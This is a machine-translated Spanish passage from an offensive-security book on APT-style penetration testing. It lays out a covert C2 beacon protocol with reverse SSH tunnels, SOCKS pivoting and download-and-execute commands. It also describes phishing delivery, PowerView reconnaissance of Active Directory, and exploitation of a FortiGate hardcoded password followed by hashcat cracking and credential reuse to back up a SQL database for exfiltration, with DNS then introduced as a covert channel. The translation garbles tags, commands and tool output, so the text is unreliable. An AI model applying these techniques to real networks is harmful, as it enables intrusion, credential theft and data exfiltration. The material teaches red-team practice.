


Figura 2.3: El marco actualizado maneja múltiples hosts y sistemas operativos.

Veamos lo que se requerirá para esta implementación.

Una baliza es simplemente un paquete HTTP(S) que transporta datos XML. Estos datos contienen información sobre su host y se ven así:

```
<Faro>
<Nombre de host> </Nombre de host>
<IPInterna> </IPInterna>
<IPExterna> </IPExterna>
<Usuario actual> </Usuario actual>
<SO></SO>
<Administrador> </Administrador>
</Baliza>
```

Esto es sencillo y fácilmente extensible. La baliza es transmitida por la carga útil de acuerdo con un intervalo preconfigurado. El valor predeterminado es de 60 segundos, pero esto se puede modificar cuando la carga útil se activa. Para un bajo y lento

ataque, se pueden configurar intervalos más largos, poniendo efectivamente la carga útil en reposo durante largos períodos de tiempo en caso de que se requiera tal sigilo adicional. Un paquete XML poblado se verá así:

```
<Faro>
<Nombre de host> WS-office-23 </Nombre de host>
<IP interna> 192.168.17.23 </IP interna> <IP externa>
209.58.22.22 </IP externa> <Usuario actual> DaveR </Usuario
actual> <SO> Windows 7 </OS> < Administrador> N </
Administrador>

</Baliza>
```

La respuesta a este paquete también está contenida en XML:

```
<Respuesta de baliza>
<Comando1> </Comando1>
<Comando1Parametro> </Comando1Parametro>
<Comando2> </Comando2>
<Command2Param> </Command2Param>
<Comando3> </Comando3>
<Command3Param> </Command3Param>
<Comando4> </Comando4>
<Command4Param> </Command4Param>
<Comando5> </Comando5>
<Command5Param> </Command5Param>
</BeaconResponse>
```

Los comandos se pueden apilar en la interfaz web de forma indefinida y todos se ejecutarán cuando la carga útil llame a casa después de su período de suspensión configurado.

Implementación de una estructura de comando

Los comandos que desea implementar en esta etapa son:

- Dormir: modifique el intervalo en el que la carga útil llama a casa. El valor predeterminado es 60 segundos. El parámetro para esto es el intervalo en segundos.
- OpenSSHTunnel: esto establecerá una conexión SSH de vuelta al servidor C2, iniciará un servidor SSH local e iniciará un túnel inverso que permitirá a C2 acceder al sistema de archivos del objetivo. El parámetro es el puerto local (objetivo) seguido del puerto en el C2 al que se reenvía en el formato LxxxCxxx.

Por lo tanto, el parámetro es el puerto en el C2 en el que se podrá acceder al túnel y el puerto local para iniciar el servidor SSH en: L22C900.

- Cerrar SSHTunnel: si se están ejecutando un servidor y un túnel SSH, se detendrán. No es necesario pasar argumentos.
- OpenTCPTunnel: esto establecerá una conexión SSH de regreso al servidor C2 y abrirá un túnel inverso a cualquier puerto en el destino para acceder a los servicios locales. El parámetro es el puerto local (objetivo) seguido del puerto en el C2 para reenviar en el formato LxxxCxxx. Por ejemplo, para reenviar a un servidor FTP local y hacerlo disponible en el puerto 99, utilice L21C99.
- CloseTCPTunnel: esto es obvio. El parámetro es el puerto local (objetivo).
- OpenDynamic: esto establecerá una conexión SSH con el servidor C2 y abrirá tanto un túnel dinámico como un túnel TCP inverso que lo señale. Esto convierte efectivamente a su objetivo en un servidor proxy SOCKS5 y es una excelente manera de dirigir su ataque a la red de su objetivo.
El parámetro es OpenTCPTunnel.
- CloseDynamic: de nuevo, esto es obvio. El parámetro es el puerto local (objetivo).
- Tarea: descargue un ejecutable de la web y ejecútelo. El parámetro es la URL del archivo.

A modo de ejemplo, el siguiente paquete descargará y ejecutará un EXE desde la web, pivotará en la red de destino utilizando un proxy SOCKS5 e iniciará un servidor SSH en el puerto 22, invertido de nuevo al C2 en el puerto 900.

```
<BeaconResponse>
  <Comando1> Tarea </Comando1>
  <Comando1Param> http://the.earth.li/
~sgtatham/putty/latest/x86/putty.exe </Command1Param> <Comando2>
OpenDynamic </Command2> <Command2Param> L1080C1080 </
  Command2Param> <Command3> OpenSSHTunnel</Command3>
  <Command3Param> L22C900 </Command3Param> </BeaconResponse>
```

Para la interfaz web y el backend, necesita algo para procesar el XML, almacenar datos de ataques actuales y visualizar adecuadamente la misión. Hay tantas tecnologías disponibles para lograr esto, por lo que la mejor recomendación es

para ir con lo que te sientes cómodo. Dicho esto, todos los lenguajes de secuencias de comandos decentes tienen bibliotecas que le permiten crear una aplicación web simple como esta de forma rápida y sencilla.

Creación de una interfaz de gestión

Mi preferencia es usar lo siguiente, pero eso nace de la costumbre más que de un respaldo personal:

- *Servidor web:* me gusta tinyhttpd. Es de código abierto y tiene una huella de implementación muy pequeña.
- *Lenguaje de secuencias de comandos:* Python es mi elección, aunque ciertamente hay formas más fáciles de manejar tareas relacionadas con la web en Ruby.
- *Base de datos:* prefiero PostgreSQL. Érase una vez hubiera dicho MySQL, pero ya no. No quiero entrar en una diatriba sobre el tema, pero Oracle acaba de destruir demasiadas cosas que amaba.

En cuanto a la interfaz de usuario, me gusta mantener las cosas simples, pero tenga en cuenta que necesitará lo siguiente:

- Una forma de rastrear hosts a medida que se activan en tiempo real. Ese marco en la interfaz debe usar la funcionalidad AJAX o equivalente para que cuando la aplicación reciba una nueva baliza, esté inmediatamente visible y lista para la tarea. Cada host debe mostrar la última vez en segundos que recibió una baliza.
- Cada host debe mostrar toda la información recibida del paquete de baliza, como direcciones IP, nombres de host, etc.
- Al lado de cada host, querrá realizar un seguimiento de qué puertos están abiertos actualmente y a qué hosts están asignados. Toda esta información debe ser manejada por la aplicación web; no es deseable que la aplicación web y el servidor C2 SSH interactúen.
- Es posible que desee escribir una función para comprobar periódicamente el estado de los túneles abiertos y marcar como cerrados los que hayan muerto.
- Deberá tener una forma de apilar comandos para cada host y registrar qué comandos se han ejecutado.

Es inevitable que, mientras trabaja en la implementación de su infraestructura C2, desee hacer las cosas de manera diferente y encontrar formas más creativas de resolver problemas. Esto es para animarse.

El ataque

En este punto, tiene una carga útil válida, un pretexto y un mecanismo de entrega.

Ahora puede enviar su invitación por correo masivo a los objetivos utilizando credenciales de correo electrónico falsificadas.

USO DE UN CORREO ELECTRÓNICO TRANSACCIONAL PROVEEDOR

La creación de una secuencia de comandos SMTP para manejar la entrega es trivial, pero es posible que desee utilizar un proveedor de correo electrónico transaccional para manejar la entrega real.

Hay muchos para elegir. Esto se debe a que, debido al spam, es posible que el servidor de correo receptor no confíe adecuadamente en su dirección IP para la entrega de correo. Existen algunos proveedores y la mayoría le permitirá crear una cuenta de prueba que dure un mes o una cierta cantidad de correos electrónicos (generalmente en miles, por lo que es perfecto para nuestras necesidades). La mayoría tiene la opción de incrustar errores web en el correo para que pueda ver cuándo se han abierto. Asegúrese de *never* usar las mismas direcciones IP para la entrega de correo y C2. Sería una pena que su infraestructura de comando y control fuera bloqueada por reglas antispam.

De cualquier manera, suponga que:

- Su pretexto de correo electrónico ha sido enviado a los objetivos.
- Algunos habrán visitado su sitio web.
- Uno o más habrán ejecutado nuestro subprograma Java y ahora están vinculados a su infraestructura C2.
- Su carga útil es persistente.

Conciencia situacional

La primera y más importante tarea es determinar exactamente dónde se encuentra en la red de un objetivo y qué privilegios tiene. Luego puede comenzar a mapear la red, sus activos y sus usuarios, y puede averiguar dónde debe estar en relación con el lugar donde se encuentra.

ADVERTENCIA

Evite infringir la ley sin darse cuenta.

Tenga en cuenta que al menos un objetivo habrá visto su sitio web desde su máquina doméstica y ahora está infectado con su carga útil. Por lo general, esto se puede determinar rápidamente mediante la dirección IP interna y externa. Esto no significa que deban ser descontados por completo, ya que pueden tener conectividad VPN u otros datos relacionados con el trabajo; sin embargo, estará en un área gris legal en este caso. Me gusta completar una misión con éxito, pero también me gusta mucho no estar en prisión.

En este caso, hay una penetración exitosa del departamento de ciencias sociales.

Lo comprobamos consultando Active Directory y descargando la lista completa de hosts. Esto no estará completo y solo contendrá máquinas con Windows desde 2000 en adelante, pero es más que suficiente para crear una lista de objetivos y averiguar quién está dónde.

Uso de AD para recopilar inteligencia

¿Cómo logras esto? Bueno, alguna vez te daría una lista de tediosos comandos de red de Windows para escribir. Sin embargo, afortunadamente hay formas mejores y más rápidas. Agregue lo siguiente a sus herramientas:

<https://github.com/PowerShellEmpire/PowerTools>

Esta "es una colección de proyectos de PowerShell con un enfoque en operaciones ofensivas" y ha cambiado por completo la forma en que enfoco la conciencia situacional durante el modelado APT y las pruebas de penetración interna. Es parte del proyecto general de Veil y es imprescindible. Una de las herramientas, PowerView, se puede utilizar para consultar el AD de varias maneras. Lo usaremos para capturar todos los hosts en el dominio interno:

```
c:> powershell.exe -nop -exec derivación
PD c:> módulo de importación .\powerview.ps1
PD c:> Get-NetComputer -FullData | Out-File -codificación ascii
maquinas.txt
```

Esto le brinda información importante sobre cada máquina en el AD. como un ejemplo, se muestra parte de la información pertinente retenida para cada host aquí:

```
miembro de : CN=GL_APP_VisioPro2010,OU=Aplicaciones,OU=SeguridadGroups,OU=coll-domain,DC=uk,DC=coll
dominio,D C=local
pwdlastset : 21-2-2016 21:43:09

último inicio de : 24-2-2016 22:24:50
sesión cuando : 21-2-2016 21:17:33
cambió adspath : LDAP://CN=SOCSCI12-
WS7,OU=Soporte,OU=Computadoras,O
dominio, DC = local U=coll-dominio,DC=uk,DC=coll
lastlogontimestamp : 21-2-2016 22:17:18
nombre : SOCSCI12-WS7

último cierre de sesión: 1-1-1601 1:00:00
cuando se creó: 15-12-2014 9:15:47
nombre distinguido : CN=SOCSCI12-
WS7, OU = Soporte, OU = Computadoras, OU = Seguridad
sistema operativo : eLinkuk,DC=uk,DC=coll-domain,DC=local
badpwdcount : 0
badpwdcount : Windows 7 Profesional
```

Análisis de la salida de AD

A partir de este resultado, puede determinar la convención de nomenclatura de host, sistema y otra información útil. Puede pedirle a PowerView solo que devolver nombres de host e incluso hacer ping a qué hosts están activos, pero eso creará mucho de tráfico que desea evitar. Examinando la salida:

```
samaccountname : medlab04-WS12$
ruta de anuncios : LDAP://CN=medlab04-
WS12,OU=Computadoras,OU=MédicoR
investigacion,
lastlogontimestamp : 21-2-2016 18:54:24
nombre : medlab04-WS12
```

nombre distinguido : CN=medlab04-
WS12, OU = Investigación médica, OU = Computadoras

cn : medlab04-WS12
sistema operativo : Windows 7 Profesional

si hace ping a medlab04-WS12, obtiene:

Haciendo ping a medlab04-WS12 [10.10.200.247] con 32 bytes de datos: Respuesta de 10.10.200.247: bytes=32 time<1ms TTL=126 Respuesta de 10.10.200.247: bytes=32 time<1ms TTL=126 Respuesta de 10.10.200.247 : bytes=32 tiempo<1ms TTL=126 Respuesta de 10.10.200.247: bytes=32 tiempo<1ms TTL=126

Su host está activo y es bastante probable que todas las máquinas de Medical Research estén en la misma subred. Mirando todas las máquinas que usan la convención de nomenclatura de medlab a la que se hace referencia en la salida de AD:

medlab04-WS13
medlab04-WS07
medlab04-WS11
medlab04-WS10
medlab04-WS04
medlab04-WS08
medlab04-WS15
medlab04-WS02
medlab03-WS06
medlab03-WS16
medlab03-SQL
medlab03-FTP

puede ver que están contenidos en 10.10.200.0/24. Parece que todas son estaciones de trabajo excepto dos y es bastante probable que se trate de un servidor FTP y MS SQL, respectivamente.

Es probable que todas las estaciones de trabajo se deriven de una imagen común de compilación reciente. Es poco probable que encontremos servicios explotables o cuentas débiles. Sin embargo, estas máquinas son las únicas contenidas en el AD. Las otras computadoras que podrían estar en este rango no lo son porque no ejecutan Windows y, por lo tanto, no necesariamente estarán sujetas al escrutinio de la organización en su conjunto ni formarán parte de su política de seguridad aplicada. Un escaneo rápido de ping revela lo siguiente:

10.10.200.1

Solo un anfitrión. Eso es decepcionante, ya que es casi seguro que será el enrutador de la subred local.

Ataque contra sistema secundario vulnerable

Confirmamos que este es el caso conectándonos a través de SSH. Presenta el siguiente banner:

Sistema operativo FortiGate versión 4.8

No es solo un enrutador, es un firewall. No solo eso, es un cortafuegos enviado por el fabricante con una contraseña codificada. Algunas personas sospechosas podrían llamar a esto una "puerta trasera", pero el fabricante lo descartó como un "problema de administración de dispositivos".

De cualquier manera, hay un código de explotación público para el problema disponible aquí:

<http://seclists.org/fulldisclosure/2016/Jan/26>

Usaremos este script para comprometer el enrutador. Una vez que haya hecho esto, puede enumerar los usuarios administradores:

```
# obtener el nombre del
administrador del sistema:
nombre del administrador:
DaveGammon nombre: RichardJones
```

y descargue sus hashes de contraseña uno por uno:

```
# mostrar administrador del sistema
administrador establecer contraseña ENC
AK1VW7boNstVjM36VO5a8tvBAgUJwLjryl1E+27F+IOBAE=
```

```
FG100A # mostrar administrador del sistema DaveGammon
establecer contraseña ENC
AK1OtpiTYJpk5+mIrsGbFUU60sYMLvCB7o/QOeLCFK28=
```

```
FG100A # show system admin RichardJones establece contraseña ENC
```

```
AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CU=
```

Fortigate almacena sus contraseñas como hashes SHA-1 salados pero no iterados. En términos sencillos, eso significa que puedes descifrarlos. Copie y pegue la configuración en su máquina local y use el descifrador de contraseñas HashCat gratuito para descifrar los hashes, ya que admite este formato de forma nativa:

```
root@kali:/tmp# hashcat -a 0 -m 7000 med-fort /usr/share/wordlists/
rockyou.txt Inicializando hashcat v0.47 por atom con 8 subprocessos y 32
MB de tamaño de segmento...
```

Hashes agregados del archivo fortinet: 3 (3 salts)

NOTA: presione enter para la pantalla de estado

```
AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CUA:SecurePass#1
AK1OtpiTYJpk5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28A:Me encantaJustinBieber
```

```
Input.Mode: Dict (/usr/share/wordlists/rockyou.txt)
Índice.....: 5/5 (segmento), 553080 (palabras), 5720149 (bytes)
Recuperado.: 2/3 hashes, 2/3 sales Velocidad/seg.:
8,10M llanos, 8,10M palabras Progreso.: 553080/553080
(100,00%)
Ejecutando...: --:--:-- Estimado.:
--:--:--:--
```

Aquí estoy usando la lista de palabras rockyou.txt , que contiene 14 millones de palabras. Este ataque de encriptación y comparación procesa cada palabra y la compara con los hashes; cuando tiene una coincidencia, esa palabra es la contraseña.

Mirando la salida, se han encontrado dos contraseñas.

Reutilización de credenciales contra el sistema de destino principal

No me importa mucho el firewall en sí, aparte de eso, puedo agregar un conjunto de reglas de firewall que le permita acceder al laboratorio de investigación médica y que estas contraseñas se puedan usar en otros lugares. A lo que realmente quiero acceder es a la base de datos MS SQL, que probablemente se ejecutará en su puerto predeterminado 1433.

Podemos usar una herramienta de línea de comandos de Windows para probar las credenciales robadas y ver si funcionan en SQL Server, pero primero desea consultar AD nuevamente para averiguar cuál es el nombre de usuario de dominio de Dave Gammon. Para eso, recurriré una vez más a la magia de PowerView:

```
c:> powershell.exe -nop -exec bypass PS c:> import-
module .\powerview.ps1 PS c:> Get-NetUser -FullData |
Out-File -codificación ascii usuarios.txt
```

Después de buscar la salida, encuentro la línea que estamos buscando:

```
samaccountname: dgammon
```

Bueno. Probablemente podría haberlo adivinado, pero continuando, probemos esas credenciales. Si funcionan, aparecerá una lista de las bases de datos disponibles.

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p  
Me encantaJustinBieber -q "ejec sp_bases de datos"
```

Un hit y una lista de DBs:

```
modelo  
maestro  
msdb  
perfuse-datos  
tempdb
```

La lista muestra cuatro bases de datos MS SQL y una base de datos de usuario llamada perfuse data. Eso suena prometedor. Así que vamos a robarlo. El siguiente comando hará una copia de seguridad de la base de datos perfuse-data en el disco, donde puede extraerla a través de C2:

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p  
ILoveJustinBieber -Q "BACKUP DATABASE perfuse_db TO DISK='C:  
\perfuse_db.bak'"
```

Se acabó el juego. Adquirí la base de datos de nuestro objetivo, que es más que suficiente para llamar a esto una victoria. En un escenario APT real, habría usado estas credenciales para obtener más acceso a las estaciones de trabajo, habría implementado spyware y mi propio C2, y habría robado todas las ideas que se les ocurrieron a estos tipos.

Resumen

En este capítulo, presenté un nuevo vector de ataque: el applet de Java. Hemos ampliado nuestro C2 y lo hemos puesto a prueba. Una vez que está dentro de la red de un objetivo, ha pasado por alto el 90 por ciento de la seguridad de la operación. En este caso, el objetivo había implementado un firewall para bloquear su subred del resto de la red, pero era vulnerable y fácilmente subvertido para dar las claves del reino. Vale la pena enfatizar esto porque la reutilización de credenciales es mortal cuando uno de esos sistemas no es tan seguro como el otro.

Lo que tenemos aquí es la creencia de que alguien que se ejecuta en el navegador es seguro e inofensivo. Que Java es "seguro": sigo escuchando eso, pero no estoy seguro de lo que significa. Permita que un applet de Java se ejecute en su navegador y estará ejecutando un código ejecutable en su computadora con tanta seguridad como si lo hubiera descargado.

un .exe. La firma de códigos no tiene sentido en el siglo XXI y no se debe confiar en ella para la seguridad aquí ni en ningún otro lugar.

A pesar de la pléthora de herramientas capaces de "detectar Command & Control", debe darse cuenta de que puede realizar fácilmente ataques de cosecha propia, personalizados para una misión específica que no será detectada.

El siguiente capítulo analiza los sistemas bancarios comprometidos y la exfiltración avanzada de datos.

Ejercicios

1. Continúe implementando el C2 y experimente con las características discutido
2. Investigue qué otras tecnologías se ejecutan dentro del contexto de una página web y cómo podrían utilizarse de manera similar para obtener acceso inicial a una organización.
3. En este capítulo se usó un correo electrónico masivo, pero algunos filtros de spam lo habrían bloqueado; de hecho, ese suele ser el mayor problema cuando se usa el correo electrónico como vector de ataque. ¿Qué otras tecnologías podrían usarse para entregar la URL a estos objetivos de manera convincente?

Capítulo 3 El

atraco del siglo XXI Este capítulo se basa

en un contrato de consultoría que realicé hace un par de años para un gran banco internacional. Nunca antes habían realizado este tipo de prueba de penetración, pero yo había realizado muchas otras pruebas para ellos en el pasado, así que nos reunimos para hablar sobre cuál sería un buen enfoque.

Un banco tiene dinero. Es una especie de motherlode. El dinero no es solo el bien a proteger, sino el recurso que hace posible esa protección. Los bancos priorizan la seguridad en cada paso, de una manera que otras organizaciones simplemente no pueden: cada cambio de construcción en cualquier tecnología, ya sea una aplicación web o móvil, se revisa como una prueba de penetración y una revisión de código línea por línea. Cada IP de cada conexión externa se somete a pruebas de penetración una vez al año.

¿Qué podría funcionar?

La mayoría de los usuarios no tendrán acceso de la web al escritorio y aquellos que lo tengan lo encontrarán muy restringido: una macro de VBA podría llegar a la bandeja de entrada de un objetivo, pero probablemente se bloqueará o la política eliminará el archivo adjunto, independientemente de los hits de AV. Un applet de Java firmado puede ejecutarse en el navegador de un objetivo, pero lo más probable es que se considere una tecnología prohibida y se bloquee en el proxy web. El acceso físico a las instalaciones está muy restringido y todas las personas que entren o salgan necesitarán una tarjeta de acceso electrónica. El control de acceso físico solo permite el paso de una persona a la vez con sensores terrestres capaces de determinar si más de una persona está tratando de ingresar con una sola placa.

UNA DIVERSIÓN HISTÓRICA

La primera prueba de penetración que realicé fue un sitio web bancario. Era el 20 de abril de 1999. Tenía 23 años. Recuerdo la fecha vívidamente, no porque el examen fuera especialmente interesante o educativo (no lo era), sino porque el día se vio algo ensombrecido por los eventos en Columbine High School, que (en ese momento) fue el tiroteo escolar más mortífero en la historia de los Estados Unidos. Por lo tanto, los dos eventos siempre han sido inseparables en mi mente.

nada es seguro

Entonces, no tenemos suerte, ¿verdad? ¿Recuerdas cuando dije que nada es seguro? Bueno, eso también se aplica a los bancos. Las personas que escriben el código o diseñan la arquitectura de red para los bancos son tan falibles como cualquier otra persona. No todos los probadores de penetración son iguales y las revisiones de códigos de seguridad a menudo no son más que una costosa pérdida de tiempo para satisfacer al oficial de cumplimiento y las realizan personas que ni siquiera pueden codificar en el idioma que se supone que deben revisar. Si cree que estoy bromeando, la próxima vez que pague \$ 2,000 por día para que alguien venga y realice una revisión del código de seguridad, pídale que escriba un programa simple en el idioma correspondiente. Obtendrá una mirada en blanco y una "explicación" de por qué usan una herramienta "especial". Entonces diles que pueden culparme por hacerlos parecer estúpidos.

Organización política

Otro problema es que los bancos generalmente se dividen en pequeños feudos; esto es cierto en muchas organizaciones, pero particularmente en la banca. No hay solo un departamento de TI o un equipo de programadores. Las personas que escriben la aplicación de iPhone para el consumidor probablemente ni siquiera conocen a las personas que escribieron la aplicación del sitio web minorista comparable.

MIRE EN AMBOS SENTIDOS ANTES DE CRUZAR UN CALLE DE UN SOLO SENTIDO

Las personas no necesariamente entienden completamente los entornos que están administrando. Por ejemplo, una vez realicé una prueba de penetración de la red de cajeros automáticos de un banco y el tipo que dirigía el laboratorio había estado allí durante cinco años y me aseguró que el entorno de prueba estaba separado de la red de producción, por lo que no tenía que preocuparme por desactivar los sistemas activos. Estas son preguntas que he aprendido a hacer. La forma más rápida de completar la prueba fue comprometer la plataforma de administración de Tivoli que actualizaba las aplicaciones en los cajeros automáticos. Luego envié un comando a todos los puntos finales para ejecutar el juego de solitario, que apareció obedientemente en el cajero automático del laboratorio frente a mí. Satisfecho, decidí que era un buen punto para subir por la calle y comer algo. Junto a la comida para llevar surinamesa que frecuentaba con frecuencia había un cajero automático del banco para el que trabajaba. Un par de desconcertados clientes miraban el juego de solitario que se ejecutaba en la pantalla. Lo primero que pensé fue "eso es una coincidencia" hasta que la parte pensante real de mi cerebro se activó y corrí de regreso al laboratorio, marcando a medida que avanzaba. Mi punto es que incluso si alguien le dice que es una calle de un solo sentido, mire en ambos sentidos antes de cruzarla.

Modelado APT versus penetración tradicional Pruebas

El modelado APT, por otro lado, no es algo que se realice con frecuencia y, cuando se realiza, generalmente no se realiza correctamente. El problema (creciente) con las pruebas de penetración en general es que está lleno de charlatanes. Es un campo especializado dentro de un campo especializado y la mayor comprensión que obtendrá un cliente en cuanto a la competencia del consultor será cuán brillante es el informe final.

Nunca confíe en las certificaciones de pruebas de penetración como prueba de capacidad al contratar consultores; todas son, sin excepción, basura . Estas "calificaciones" son emitidas por parásitos oportunistas cínicos que han utilizado FUD para establecer

ellos mismos como un estándar. Afirman mejorar el conjunto de habilidades de referencia mientras lo reducen probablemente al punto más bajo que jamás haya existido.

No puedo dar nombres, pero la razón por la que estas certificaciones funcionan tan bien es básicamente esta: dos empresas compiten por un contrato de consultoría. La persona que tiene que seleccionar un proveedor no tiene experiencia en contratar a esas personas y la única diferencia notable que puede ver es que uno tiene una certificación y el otro no. Selecciona a la primera empresa y explica a la segunda cómo se tomó la decisión. Puede apostar a que el vendedor volverá a la oficina y gritará sobre el trabajo perdido y los consultores "poco calificados". Este es un problema particular en el Reino Unido por alguna razón. Haz que demuestren sus conocimientos. Mejor aún, para compromisos de marco a largo plazo, traiga dos o tres empresas por un día y haga que compitan entre sí en el mismo entorno. Hazlos sudar. Pronto separará a los hombres de los niños (o niñas, ya que ahora tenemos mujeres que prueban la pluma). Ah, y pregunte si uno de sus técnicos puede participar para ver lo que está pagando. Algunos se pondrán verdes y correrán hacia la puerta; otros murmurarán sobre conocimiento "propietario" o "secreto". Termina inmediatamente la conversación con cualquier persona que no esté dispuesta a trabajar de forma transparente.

Resumen de antecedentes y misión

El banco acababa de nombrar a un nuevo director de seguridad de la información (CISO) que estaba muy interesado en poner a prueba la seguridad de la empresa en el mundo real. Esta fue una jugada inteligente de su parte, ya que pudimos probar mucho más allá de los límites de un ejercicio de cumplimiento y cualquier vulnerabilidad descubierta podría atribuirse a su predecesor. La sesión informativa fue más o menos esto: "Hackeanos. Cuando lo haya hecho, venga y haga una presentación a la junta que los asuste muchísimo y me consiga un presupuesto mayor. Simplemente no hagas nada ilegal". Como si lo hiciera.

Esta iba a ser una prueba particularmente desafiante y, en consecuencia, íbamos a necesitar resolver algunos problemas complicados:

- ¿Cómo íbamos a entregar nuestra carga útil en un entorno espartano y consciente de la seguridad?
- ¿Cómo podríamos establecer y administrar comando y control en un entorno donde muy pocos usuarios tenían acceso directo a Internet y

¿Quienes lo hicieron tuvieron que soportar un proxy extremadamente restrictivo?

Las pruebas APT involucran, ya sea directa o indirectamente, manipulación humana. Los humanos no somos computadoras. Comenzarán a sospechar y no podrá seguir golpeándolos con ataques tras ataques fallidos; su objetivo pronto se dará cuenta de que está siendo atacado. Este también es un entorno en el que la política de seguridad exige que los protectores de pantalla lleven advertencias de seguridad: el tipo de cosas "No aceptes dulces de extraños". Un problema a la vez. Hagamos las cosas al revés y hablemos primero de nuestro C2.

Comando y Control Parte III: Avanzado

Canales y Exfiltración de Datos

Es cierto que no existe una conexión terrestre de usuario directa a Internet, pero ¿recuerdan cuando dije que las personas a menudo no entienden completamente los entornos que administran? Eso no es menos cierto aquí que en la mayoría de los lugares. No necesita una conexión "directa" a Internet, solo necesita poder enviar datos a nuestro C2 y eso no es lo mismo. Podría esperar que obtengamos un usuario con acceso de proxy y heredemos esos permisos para hablar con la web, pero eso lo dejaría con una conexión muy restringida que conlleva demasiada incertidumbre. Puedes hacerlo mejor.

Considere el siguiente ejemplo.

Estoy sentado en la LAN bancaria y escribo el siguiente comando y obtengo el siguiente resultado:

```
> hacer ping a www.google.com
```

Hacer ping en www.google.com [74.125.136.147] con 32 bytes de datos: se agotó el tiempo de espera de la solicitud.

Tiempo de espera agotado.

Tiempo de espera agotado.

Estadísticas de ping para 74.125.136.147: Paquetes:

Enviado = 3, Recibido = 0, Perdido = 3 (100 % de pérdida)

¿Qué está pasando exactamente aquí? "Ah", respondes, "eres un idiota. No tiene acceso a Internet (o al menos los paquetes ICMP están restringidos), por lo que se está agotando el tiempo de espera. ¿Qué pensaste que pasaría?"

Eso no es *todo* lo que está pasando.

Hice ping a un nombre de dominio completo y los paquetes se eliminaron, pero primero se resolvió en una dirección IP. Una dirección IP pública de Internet. El servidor DNS local puede resolver las direcciones IP, lo que significa que en algún punto de la cadena DNS, un host está hablando con Google. Es probable que este servidor DNS local tampoco tenga acceso directo a Internet, pero ciertamente puede hablar con el DNS orientado a Internet del banco para resolver consultas. El hecho de que los paquetes ICMP se descartaron es irrelevante: puedo usar la resolución DNS como un

medios de mando y control. Si observa una consulta de excavación , las cosas podrían tener más sentido:

cavar + rastrear www.google.co.uk

.	8238	EN NS b.root-servers.net.
.	8238	EN NS f.root-servers.net.
.	8238	EN NS h.root-servers.net.
.	8238	EN NS m.root-servers.net.
.	8238	EN NS j.root-servers.net.
.	8238	EN NS d.root-servers.net.
.	8238	EN NS g.root-servers.net.
.	8238	EN NS k.root-servers.net.
.	8238	EN NS i.root-servers.net.
.	8238	EN NS a.root-servers.net.
.	8238	EN NS c.root-servers.net.
.	8238	EN NS e.root-servers.net.
.		EN NS l.root-servers.net.

8238 ;; Recibió 228 bytes de 8.8.4.4#53(8.8.4.4) en 15 ms

Reino Unido. nsa.nic.uk.	172800 EN Reino	NS
Unido.	172800 EN nsb.nic.uk.	NS
Reino Unido. nsc.nic.uk.	172800 EN	NS
Reino Unido. nsd.nic.uk.	172800 EN Reino	NS
Unido.	172800 EN dns1.nic.uk.	NS
Reino Unido. dns2.nic.uk.	172800 EN	NS
Reino Unido. dns3.nic.uk.	172800 EN Reino	NS
Unido.	172800 EN dns4.nic.uk.	NS

;; Recibió 454 bytes de 193.0.14.129#53(193.0.14.129) en 28

milsegundo		
google.co.uk.	172800 EN	NS
ns3.google.com.		
google.co.uk.	172800 EN	NS
ns4.google.com.		
